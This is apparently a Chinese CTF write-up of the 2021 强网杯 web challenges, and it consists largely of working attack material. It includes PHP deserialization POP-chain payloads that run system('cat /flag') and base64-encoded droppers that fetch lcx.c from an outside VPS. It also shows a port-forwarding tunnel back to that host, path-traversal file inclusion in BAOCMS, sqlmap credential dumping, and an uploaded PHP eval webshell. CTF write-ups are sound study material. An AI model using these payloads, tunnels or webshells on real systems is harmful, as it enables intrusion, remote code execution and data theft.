qwb

web


pop_master

就是找pop链子

```php
<?php
include "class.php";
// $_GET['argv'];
$a = new RE1OMX();
$b = new i1hP7t();
$c = new zXCCeq();
$d = new mrh3g1();
$e = new ZZdOGI();
$f = new llXb4K();
$g = new YSLwLa();
$h = new pWbYui();
$i = new VRRnow();
$j = new EfGhMk();
$k = new F14Wdc();
$l = new skPn09();
$m = new o4pImn();
$n = new ZzeOOG();
$o = new gI55Lg();
$p = new VADeL8();
$q = new nrpCQU();
$r = new hl3aY9();
$s = new v9hArk();
$t = new YdtcqO();
$u = new TC6gGO();
$a->BygUQrE = $b;
$b->KgBLgdZ = $c;
$c->kHDgV8H = $d;
$d->HGD3u9K = $e;
$e->uDi7BnQ = $f;
```

```
$f->FDe36Ig = $g;
$g->evVcu96 = $h;
$h->GUCdYot = $i;
$i->mL2xGAo = $j;
$j->sqrYYeP = $k;
$k->xOYcGSr = $l;
$l->VHYeGXw = $m;
$m->gvYGwaB = $n;
$n->ONuahAZ = $o;
$o->W6uBBDs = $p;
$p->C24Rp7S = $q;
$q->qXmg5Al = $r;
$r->bwsbAbm = $s;
$s->ng7uu1P = $t;
$t->n8xdfBT = $u;
echo serialize($a);
```

```
?pop=O:6:"RE1OMX":1:{s:7:"BygUQrE";O:6:"i1hP7t":1:{s:7:"KgBLgdZ";O:6:"zXCCeq":1:
{s:7:"kHDgV8H";O:6:"mrh3g1":1:{s:7:"HGD3u9K";O:6:"ZZdOGI":1:
{s:7:"uDi7BnQ";O:6:"llXb4K":1:{s:7:"FDe36Ig";O:6:"YSLwLa":1:
{s:7:"evVcu96";O:6:"pWbYui":1:{s:7:"GUCdYot";O:6:"VRRnow":1:
{s:7:"mL2xGAo";O:6:"EfGhMk":1:{s:7:"sqrYYeP";O:6:"F14Wdc":1:
{s:7:"xOYcGSr";O:6:"skPn09":1:{s:7:"VHYeGXw";O:6:"o4pImn":1:
{s:7:"gvYGwaB";O:6:"ZzeOOG":1:{s:7:"ONuahAZ";O:6:"gI55Lg":1:
{s:7:"W6uBBDs";O:6:"VADeL8":1:{s:7:"C24Rp7S";O:6:"nrpCQU":1:
{s:7:"qXmg5Al";O:6:"hl3aY9":1:{s:7:"bwsbAbm";O:6:"v9hArk":1:
{s:7:"ng7uu1P";O:6:"YdtcqO":1:{s:7:"n8xdfBT";O:6:"TC6gGO":1:
{s:7:"Pxqk6ZO";N;}}}}}}}}}}}}}}}}}}}}}}}}}&argv=echo 1;?><?php system('cat /flag');?
>
```



[强网先锋]赌徒

源代码

```
<?php
error_reporting(1);
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the
source code";
    }
```

```php
    public function _sayhello(){
        echo $this->name;//new Info()
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];//new
Room();
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;//new Room()
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){//当脚本尝试将对象调用为函数时触发
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}
?>
```

exp.php


```php
<?php
class Start{}
class Info{}
class Room{
    public function __construct(){
        $this->filename = "/flag";
    }
}
$a = new Start();
$b = new Info();
$c = new Room();
$c->a = new Room();
$b->file['filename'] = $c;
$a->name = $b;
echo serialize($a);
?>
```

[强网先锋]寻宝

```php
<?php
function filter($string){
        $filter_word =
array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\
(','\.','num','html','\/','\,','\'','OOOOOOO');
        $filter_phrase= '/'.implode('|',$filter_word).'/';
        return preg_replace($filter_phrase,'',$string);
    }
if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['nunber3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);


if(isset($num1) && is_numeric($num1)){
    die("非数字");
}
else{
    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
```


```php
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) >
6)&&(strlen($num4) < 8)&&isset($num4) ){
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            die("no");
                        }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}
//
ppp[number1]=1025a&ppp[number2]=9e9&ppp[number3]=61823470&ppp[number4]=0e00000&p
pp[number5]={null:null}
// 第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

key2 下载文件直接打开 找key(windows可以直接搜索) 就ok



Hard_Penetration

通过shiro打反弹shell.



获得端口

```
ctf@engine-1:/tmp/hsperfdata_ctf$ cat /etc/apache2/ports.conf
cat /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 8005

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
ctf@engine-1:/tmp/hsperfdata_ctf$
```

```php
<?php
$url = 'http://127.0.0.1:8005/';
$ch = curl_init();
$timeout = 5;
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
$contents = curl_exec($ch);
curl_close($ch);
echo $contents;
?>

echo
PD9waHAKJHVybCA9ICdodHRwOi8vMTI3LjAuMC4xOjgwMDUvaW5kZXgucGhwJzsKJGNoID0gY3VybF9p
bml0KCk7CiR0aW1lb3V0ID0gNTsKY3VybF9zZXRvcHQoJGNoLCBDVVJMT1BUX1VSTCwgJHVybCk7Cmh1
cmxfc2V0b3B0KCRjaCwgQ1VSTE9QVF9SRVRVUk5UUkFOU0ZFUiwgMSk7CmN1cmxfc2V0b3B0KCRjaCwg
Q1VSTE9QVF9DT05ORUNUVElNRU9VVCwgJHRpbWVvdXQpOwokY29udGVudHMgPSBjdXJsX2V4ZWMoJGNo
KTsKY3VybF9jbG9zZSgkY2gpOwplY2hvICRjb250ZW50czsKPz4=|base64 -d > test.php
```

```php
<?php
set_time_limit (24 * 60 * 60);
$url="http://1.116.136.120/".urlencode(iconv("GB2312","UTF-8","lcx.c"));
```

```
echo $url."<br>";
$newfname = iconv("UTF-8","GB2312",urldecode(basename($url)));
echo $newfname;
$file = fopen ($url, "rb");
if ($file) {
    $newf = fopen ($newfname, "wb");
    if ($newf)
    while(!feof($file)) {
        fwrite($newf, fread($file, 1024 * 8 ), 1024 * 8 );
    }
}
if ($file) {
    fclose($file);
}
if ($newf) {
    fclose($newf);
}
?>
   echo
PD9waHAKc2V0X3RpbWVfbGltaXQgKDI0ICogNjAgKiA2MCk7CiR1cmw9ImhOdHA6Ly8xLjExNi4xMzYu
MTIwLyIudXJsZW5jb2RlKGljb252KCJHQjIzMTIiLCJVVEYtOCIsImxjeC5jIikpOwplY2hvICR1cmwu
Ijxicj4iOwokbmV3Zm5hbWUgPSBpY29udigiVVRGLTgiLCJHQjIzMTIiLHVybGRlY29kZShiYXNlbmFt
ZSgkdXJsKSkpOwplY2hvICRuZXdmbmFtZTsKJGZpbGUgPSBmb3BlbiAoJHVybCwgInJiIik7CmlmICgk
ZmlsZSkgewogICAgJG5ld2YgPSBmb3BlbiAoJG5ld2ZuYW1lLCAid2IiKTsKICAgIGlmICgkbmV3Zikg
KCFmZW9mKCRmaWxlKSkgewogICAgICAgIGZwcml0ZSgkbmV3ZiwgZnJlYWQoJGZpbGUsIDEwMjQgKiA4ICksIDEw
MjQgKiA4ICk7Cgl9CnOKaWYgKCRmaWxlKSB7CglmY2xvc2UoJGZpbGUpOwp9CmlmICgkbmV3Zikgewog
ZmNsb3NlKCRuZXdmKTsKfQo/Pg==|base64 -d > lcx.php

gcc lcx.c -o lcx
```

```
http://1.116.136.120/lcx.c<br>lcx.cctf@engine-1:/tmp/hsperfdata_ctf$ ls
ls
29
exp.php
lcx.c
lcx.php
ctf@engine-1:/tmp/hsperfdata_ctf$ gcc lcx.c -o lcx
gcc lcx.c -o lcx
ctf@engine-1:/tmp/hsperfdata_ctf$
```

```
靶机: ./lcx -m 3 -h1 1.116.136.120 -h2 127.0.0.1 -p1 81 -p2 8006
vps:./lcx -m 2 -p1 2333 -p2 8005
```

```
ubuntu@VM-0-8-ubuntu:~/lxc$ ./lcx -m 2 -p1 2333 -p2 8005
binding port 2333......ok
binding port 8005......ok
waiting for response on port 2333.........
accept a client on port 2333 from 39.105.23.123,waiting another on port 8005....
```

```
ctf@engine-1:/tmp/hsperfdata_ctf$ gcc lcx.c -o lcx
gcc lcx.c -o lcx
ctf@engine-1:/tmp/hsperfdata_ctf$ ./lcx -m 3 -h1 1.116.136.120 -h2 127.0.0.1 -p1 2333 -p2 8005
 2333 -p2 8005 1.116.136.120 -h2 127.0.0.1 -p1
[+] make a connection to 1.116.136.120:2333....
```

发现进行查看页面，发现是BAOCMS，直接github找源代码。然后seary代码审计。发现任意文件包含。

然后利用思路我们可以写入脚本在tmp目录下（构造好文件名）然后进行目录穿越来文件包含。

```
<?php system('cat /flag');?>
echo "PD9waHAgc3lzdGVtKCdjYXQgL2ZsYWcnKTs/Pg=="|base64 -d > /tmp/exp.barcode.php
```

```
ctf@engine-1:/tmp/hsperfdata_ctf$ echo "PD9waHAgc3lzdGVtKCdjYXQgL2ZsYWcnKTs/Pg=="|base64 -d > /tmp/exp.
barcode.php
"|base64 -d > /tmp/exp.barcode.phpYWcnKTs/Pg=="
ctf@engine-1:/tmp/hsperfdata_ctf$ ls
ls
27
ctf@engine-1:/tmp/hsperfdata_ctf$ cd ..
cd ..
ctf@engine-1:/tmp$ ls
ls
exp.barcode.php
hsperfdata_ctf
hsperfdata_root
tmpv0i7sqal
tomcat-docbase.6940724739821689919.8888
tomcat.829628952934871367.8888
ctf@engine-1:/tmp$
```

直接

```
http://127.0.0.1:8005/Tudou/Lib/barcodegen/html/image.php?
code=../../../../../../../../../../../../../../../tmp/exp&t=1&r=1&rot=1&text=1&f1=1
&f2=1&o=1&dpi=1&a1=1&a2=1
```


```
<?php
$url = 'http://127.0.0.1:8005/Tudou/Lib/barcodegen/html/image.php?
code=../../../../../../../../../../../../../../../tmp/exp&t=1&r=1&rot=1&text=1&f1=1
&f2=1&o=1&dpi=1&a1=1&a2=1';
$ch = curl_init();
$timeout = 5;
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
$contents = curl_exec($ch);
curl_close($ch);
echo $contents;
?>
```

```
    echo
PD9waHAKJHVybCA9ICdodHRwOi8vMTI3LjAuMC4xOjgwMDUvVHVkb3UvTGliL2JhcmNvZGVnZW4vaHRt
bC9pbWFnZS5waHA/Y29kZT0uLi8uLi8uLi8uLi8uLi8uLi8uLi8uLi8uLi8uLi8uLi8uLi90
bXAvZXhwJnQ9MSZyPTEmcm90PTEmdGV4dD0xJmYxPTEmZjI9MSZvPTEmZHBpPTEmYTE9MSZhMj0xJzsK
JGNoID0gY3VybF9pbml0KCk7CiR0aW1lb3V0ID0gNTsKY3VybF9zZXRvcHQoJGNoLCBDVVJMT1BUX1VS
TCwgJHVybCk7CmN1cmxfc2V0b3B0KCRjaCwgQ1VSTE9QVF9SRVRVUk5UUkFOU0ZFUiwgMSk7CmN1cmxf
c2V0b3B0KCRjaCwgQ1VSTE9QVF9DT05ORUNUVElNRU9VVCwgJHRpbWVvdXQpOwokY29udGVudHMgPSBj
dXJsX2V4ZWMoJGNoKTsKY3VybF9jbG9zZSgkY2gpOwplY2hvICRjb250ZW50czsKPz4=|base64 -d >
exp.php
```

```
ctf@engine-1:/tmp$ cat exp.php
cat exp.php
<?php
$url = 'http://127.0.0.1:8005/Tudou/Lib/barcodegen/html/image.php?code=../../../../../../../../../../..
/../../../tmp/exp&t=1&r=1&rot=1&text=1&f1=1&f2=1&o=1&dpi=1&a1=1&a2=1';
$ch = curl_init();
$timeout = 5;
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
$contents = curl_exec($ch);
curl_close($ch);
echo $contents;
?>ctf@engine-1:/tmp$ php exp.php
php exp.php
flag{6e660d33-d80e-48b3-9ca4-51804eb10b32}ctf@engine-1:/tmp$ ^C
root@VM-0-8-ubuntu:/home/ubuntu#
```

EasyWeb

存在提示信息。



[{"id":1,"path":"c09358adff2ebfff2ef9b4fbacc4ac0b","filename":"hint.txt","date":"5/31/2021, 9:10:29 PM"},{"id":2,"path":"1c60db40f1f992ff1b8243c1e24dd149","filename":"exp.py","date":"5/31/2021, 9:11:27 PM"},{"id":3,"path":"da2574de5ac23b656882772a625ba310","filename":"www.zip","date":"5/31/2021, 9:12:44 PM"}]


发现hint，应该是扫描端口。

```
Try to scan 35000-40000 ^_^.
All tables are empty except for the table where the username and password are located
Table: employee
```

通过kali的masscan扫描端口。

```
root@kali:~# masscan 47.104.136.46 --ports 35000-40000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-06-13 06:03:28 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [5001 ports/host]
Discovered open port 36842/tcp on 47.104.136.46
rate:  0.10-kpps, 70.11% done,   0:00:27 remaining, found=1
```

打开端口36842。




然后直接sqlmap。直接登录。

```
[14:18:41] [INFO] fetching entries for table 'employee' in database 'easyweb'
[14:18:41] [WARNING] reflective value(s) found and filtering out
[14:18:42] [INFO] retrieved: '2021-05-30 14:18:30'
[14:18:42] [INFO] retrieved: '1'
[14:18:42] [INFO] retrieved: 'admin'
[14:18:42] [INFO] retrieved: '99f609527226e076d668668582ac4420'
[14:18:42] [INFO] retrieved: '1'
[14:18:42] [INFO] retrieved: '2021-05-30 14:18:30'
[14:18:42] [INFO] retrieved: 'admin'
[14:18:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools
[y/N] N
```

进入后台扫描到一个file文件。

```
[14:21:29] 307 -    0B  - /dashboard  ->  http://47.104.136.46:36842/account/login
[14:21:31] 307 -    0B  - /file  ->  http://47.104.136.46:36842/account/login
[14:21:31] 307 -    0B  - /file/  ->  http://47.104.136.46:36842/account/login
```



直接上传，fuzz。。。。

然后成功上传一句话。

```
POST /file HTTP/1.1
Host: 47.104.136.46:36842
Content-Length: 244
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://47.104.136.46:36842
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygaBtHJfkzd7dH7Wk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://47.104.136.46:36842/file
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: id=1; code=yUk1nr32HdKwBolsB9P9OwoHgjWYpV1X; ci_session=no9qlrt67ge669u5ggvbmvphvfivgu55
Connection: close

------WebKitFormBoundarygaBtHJfkzd7dH7Wk
Content-Disposition: form-data; name="file"; filename="php.php"
Content-Type: image/png

<?php
file_put_contents('s.php','<?php e'.'val($_POST[1]);');

------WebKitFormBoundarygaBtHJfkzd7dH7Wk--
```

```
HTTP/1.1 200 OK
Date: Sun, 13 Jun 2021 06:26:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 133
Connection: close
Content-Type: application/json

{"status":true,"message":"Upload
Success!","file":"http:\/\/47.104.136.46:36842\/upload\/f712355e7696397b34c316d7d3ab2fb7\/php1.ph
p"}
```

```
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ ls -la /flag
-r-------- 1 root root 36 Jun 11 14:04 /flag
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ cat /hint
There is no need to raise weights through PWN(but if you can, just do it!). Try to collect some information.
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $
```

只能进行信息收集，查看进程发现有jboss

```
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ ps -an
  PID TTY      STAT   TIME COMMAND
    1 pts/0    Ss     0:00 /bin/sh -c "/start.sh"
    7 pts/0    S      0:00 /bin/sh /start.sh
 1099 pts/0    S      0:00 python3 /python.py
 1100 pts/0    Sl     0:01 npm start
 1101 pts/0    S      0:00 /bin/sh ./start.sh
 1102 pts/0    S+     0:00 /bin/bash
 1103 pts/0    S      0:00 /bin/sh ./run.sh -b 0.0.0.0
 1110 pts/0    Sl     0:13 /etc/jdk1.6/bin/java -server -Xms128m -Xmx128m -Dprogram.name=run.sh -
Djava.endorsed.dirs=/etc/jboss/lib/endorsed -classpath /etc/jboss/bin/run.jar:/etc/jdk1.6/lib/tools.jar org.jboss.Main -b 0.0.0.0
 1156 pts/0    S      0:00 sh -c node server.js
 1157 pts/0    Sl     0:53 node server.js
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $
```

然后查看本地开放的端口。**netstat -tplugn**

```
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ netstat -tplugn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8006            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1098            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36842           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8083            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8093            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:4445            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
IPv6/IPv4 Group Memberships
Interface       RefCnt Group
--------------- ------ ---------------------
lo              1      224.0.0.1
eth0            1      224.0.0.1
lo              1      ff02::1
lo              1      ff01::1
eth0            1      ff02::1
eth0            1      ff01::1
```

